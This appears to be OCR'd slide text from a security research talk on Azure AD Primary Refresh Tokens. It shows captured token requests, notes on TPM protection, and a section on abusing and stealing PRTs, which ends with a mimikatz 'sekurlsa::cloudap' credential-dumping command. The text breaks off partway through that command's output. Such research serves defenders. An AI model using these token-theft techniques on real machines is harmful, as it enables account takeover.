
- Nonce is returned



```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
client-request-id: 0e446afb-6c82-41fb-a21a-419ba2e91f93
x-ms-request-id: 3d43cd8a-a18d-4cc6-b586-26b4c0511d00
x-ms-ests-server: 2.1.12071.13 - WEULR2 ProdSlices
Set-Cookie: fpc=AjAFl04jt5xKpAOBP2Sibzk; expires=Sun, 24-Oct-2021 10:22:31 GMT; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly
Date: Fri, 24 Sep 2021 10:22:31 GMT
Connection: close
Content-Length: 122

{"Nonce":"AwABAAAAAAACAOz_BAD0_0Ffm_83zdLr_qXoGltU6WB-wADjnyVsLf6tRWZ8n57xPkioEjSB8xpjBYuKUitRNE5DiURSfdNy0EzHsJlRQXsgAA"}
```


PRT flow (3)

- Signed data is sent to the server



```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: stsservicecookie=estsfd; x-ms-gateway-slice=estsfd; fpc=AjAFl04jt5xKpAOBP2Sibzk
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: 0E446AFB-6C82-41FB-A21A-419BA2E91F93
Return-Client-Request-Id: true
Content-Length: 3026
Connection: close

windows_api_version=2.2&grant_type=
urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVE0NmpsdkpERGp
ySkR4V0lvRzZUY1NUQU5CZ2txaGtpRzl3MEJBUXNGQURCNE1YWXdFUVlLQ1pJbWlaUHlMR1FCR1JZRGJtVjBNQl
VHQ2dtU0pvbVQ4aXhrQVJrV0IzZHBibVJ2ZDNNd0hRWURWUVFERXhaTlV5MVBjbWRoYm1sNllYUnBiMjR0UVd0a
lpYTnpNQ3NHQTFVRUN4TWtPREprWW1GallUUXRNMlU0TVMwME5tTmhMVGxqTnpNdE1EazFNR014WldGallUazNN
QjRYRFRJeE1Ea3lOREE1TkRNeU4xb1hEVE14TURreU5ERXdNVE15TjFvd0x6RXRNQ3NHQTFVRUF4TWtaVGRsTTJ
Zek56TXRNalU0TVMwME56aGlMV0UxWldRdE5HTm1aR0UxTVRWa01qa3lNSUlCSWpBTkJna3Foa2lHOXcwQkFRRU
```


Signed data content



PAYLOAD:

```
{
  "client_id": "38aa3b87-a06d-4817-
b275-7a316988d93b",
  "request_nonce":
"AwABAAAAAAACAOz_BAD0_0Ffm_83zdLr_qXoGltU6WB-
wADjnyVsLf6tRWZ8n57xPkioEjSB8xpjBYuKUitRNE5DiURS
fdNy0EzHsJlRQXsgAA",
  "scope": "openid aza ugs",
  "group_sids": [

"S-1-12-1-3449050006-1318031086-1069713303-52919
4043",

"S-1-12-1-1513299610-1165403084-3608819602-11912
84924",

"S-1-12-1-1917785901-1244467118-3850766527-75744
6970"
  ],
  "win_ver": "10.0.19041.1202",
  "grant_type": "password",
  "username": "morepolicy@iminyour.cloud",
  "password": '                 '"
}
```

PRT flow (4)



```
{
  "token_type":"Bearer",
  "expires_in":"1209599",
  "ext_expires_in":"0",
  "expires_on":"1633688624",
  "refresh_token":"0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0ABw.AgABAAAAAAD--DLA3VO7
rOhCmax1juerIhAx_cy1B3B74UDeyWQidGMghttR0Bo914DEvt_7T97jb1B5N4DoBz7RfE56AjT4dFPU-dzeYTt6J57
Puf8crl9l59D48vY5oXa9lE6wXVyNTbKb0jy3CEkfgQNN0OPPYzI7cAo0cjec-FdUe0wJTZuMK6vwrwXIZJF6k1PVoV
  "refresh_token_expires_in":1209599,
  "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIzOGFhM2I4Ny1hMDZkLTQ4MTctYjI3NS0
b20vQ2hhbmdlUGFzc3dvcmQuYXNweCIsInJoIjoiMC5BWFFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZEl
cm91cF9zaWRzX21hcCI6IkFBPT0ifQ.",
  "client_info":"eyJ1aWQiOiI3MjRmMTcyZC0wZmFlLTRhMmQtYmYwOC04NmU1M2FiOTI1MmQiLCJ1dGlkIjoiNjI4
  "session_key_jwe":"eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBLU9BRVAifQ.AQCHGX06WJxWS9GIvCpHRaME6
ZU-40w3iOOG_3QQSlRkdCXAnBDb-DB2JBChmydZ1qt6gaxSUI_tLcwwYIAMAAIAAsABARAAAAABQALACBFi_Ne2nWKk
}
```

Incorrect, actually 90 days

PRT

Encrypted session key with transport key

TPM and storage keys

- TPM has root storage key in hardware
- Storage keys are stored on disk encrypted with storage root key
- Device transport key is a storage key
- Session key is issued by Azure AD encrypted with public key of transport key

- Can only be used by loading the storage key (transport key) in the TPM

To summarize – sign-up flow with TPM

- Device cert private key, transport key and session key are tied to the TPM
- Possible to use from the OS, but not possible to extract from TPM (even as SYSTEM)

- Issued PRT is used for Single Sign On to Azure AD resources

Abusing PRTs from the endpoint

Local Primary Refresh Tokens attacks

- As regular user (or malware running in user session)
  - Request PRT usage by asking LSASS for SSO data
- As Administrator / SYSTEM
  - Steal PRT if not protected by TPM
  - Interact with PRT keys in LSASS using crypto APIs

How Windows uses PRTs


- Native apps:
  - Request tokens from Web Account Manager (token broker)
  - WAM passes request to LSASS, which asks for tokens using signed PRT assertion
- Browser based (web) flows:
  - PRT “cookie” used as header to authenticate requests to Azure AD login pages

Using PRTs for SSO from user sessions

- Any app in the user session can request Single Sign On (SSO) data
- Can be used to sign in to any Azure AD connected app or website
- References:
  - RPC Approach (by Lee Christensen): https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30
  - Calling browsercore native component with ROADtoken: https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/


Stealing PRTs as admin

- Research in combination with Benjamin Delpy (@gentilkiwi)
- Built a combination of Mimikatz and ROADtools to obtain and use the PRT



```
mimikatz # sekurlsa::cloudap

Authentication Id : 0 ; 305961 (00000000:0004ab29)
Session           : Interactive from 1
User Name         : joebiz
Domain            : cloud
Logon Server      : iyc-dc
Logon Time        : 12/10/2020 12:24:25 PM
SID               : S-1-5-21-474887866-608359931-2897098248-1107
        cloudap :
